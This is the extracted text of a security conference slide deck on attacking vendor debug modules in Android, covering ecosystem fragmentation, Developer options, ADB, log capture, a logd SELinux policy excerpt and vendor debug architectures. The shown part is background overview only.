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BRIEFINGS

# **Attacking Debug Modules In The Android Ecosystem**

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# About Me

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# Agenda

Background



Threat Module



Case Study



Summary



# Background

# Fragmented Android Ecosystem

OEM **SAMSUNG**  xiaomi  HUAWEI **pixel**

PRODUCT Phone TabletIVI AIoT

SYSTEM Android Open Source Project



SOC

**MEDIATEK**



**ARM**

Qualcomm

@mlogic

Imagination

UNISOC

Rockchip

REALTEK

## Fragmented Product

Launcher: MIUI, Magic UI, HarmonyOS

System APP: **Debug modules**, Notebook, Device interconnection

## Fragmented System

**Framework:** Vendors modify the service of AOSP to adapt their own hardware feature such as telephony and modem.


**HAL:** The bridge to connect the framework and driver

## Fragmented BSP

**Driver:** Image processing(Camera), WiFi, Bluetooth, GNSS, 4G/5G, Audio processing, Acceleration(GPU/NPU/DSP), Secure element

Fragmentation

# Fragmented Android Ecosystem



# Android Debug Architecture




- **Log Capture:** App Log, Kernel Log, Subsystem Log (Modem, DSP, Wi-Fi, Bluetooth)
- **Function Verification:** Camera, Display, Hardware Peripherals, GPU Rendering
- **Factory Testing:** Vendor Specific

# Android Debug Architecture

## Developer options

- **General options:** Memory, Error reporting, Oem unlocking
- **Debugging:** USB debugging, ADB debugging
- **Network:** Wi-Fi, Bluetooth
- **Input:** Show touch feedback
- **Drawing:** Show layout bounds
- **Hardware acceleration:** GPU rendering
- **Media:** USB
- **Monitoring:** Visual information for application performance


<https://developer.android.com/studio/debug/dev-options>






# Android Debug Architecture

## Android Debug Bridge analysis



# Android Debug Architecture

## Log capturing



```
t405g_m8t3:/system/bin $ su
t405g_m8t3:/system/bin # ls -alZ logd
-r-xr-x--- 1 logd logd u:object_r:logd_exec:s0 226088 2009-01-01 08:00 logd
```

```
1 # android user-space log manager
2 type logd, domain, domain_deprecated, mltrustedsubject;
3 type logd_exec, exec_type, file_type;
4
5 init_daemon_domain(logd)
6
7 # Read access to pseudo filesystems.
8 r_dir_file(logd, proc)
9 r_dir_file(logd, proc_net)
10
11 allow logd self:capability { setuid setgid sys_nice audit_control };
12 allow logd self:capability2 syslog;
13 allow logd self:netlink_audit_socket { create_socket_perms nlmsg_write };
14 allow logd kernel:system syslog_read;
15 allow logd kmsg_device:chr_file w_file_perms;
16 allow logd system_data_file:file r_file_perms;
```

# Android Debug Architecture

## Summary

- The debug modules involve multiple interprocess communication (IPC) methods such as Binder Call, Unix Domain Socket, Content Provider, HIDL, etc.
- The data flow in the debugging module is complex, where user-level data is passed to high-privileged Native Daemon or Driver.

# Vendor Debug Architecture



## Why do vendors need to do customized debugging?

- **Log capturing:** It is necessary to obtain debug logs from subsystems and have standardized debugging capabilities, which include capturing debug information from all modules, such as MTK's AEE (Android Exception Engine) and UNISOC's ylog.
- **Function verification:** Telephony (5G Vowifi), connectivity (BT WiFi FM), hardware (Camera DSP), location (GNSS).
- **Factory testing tools:** Basic checks in factory testing phase including the screen, peripherals, etc.



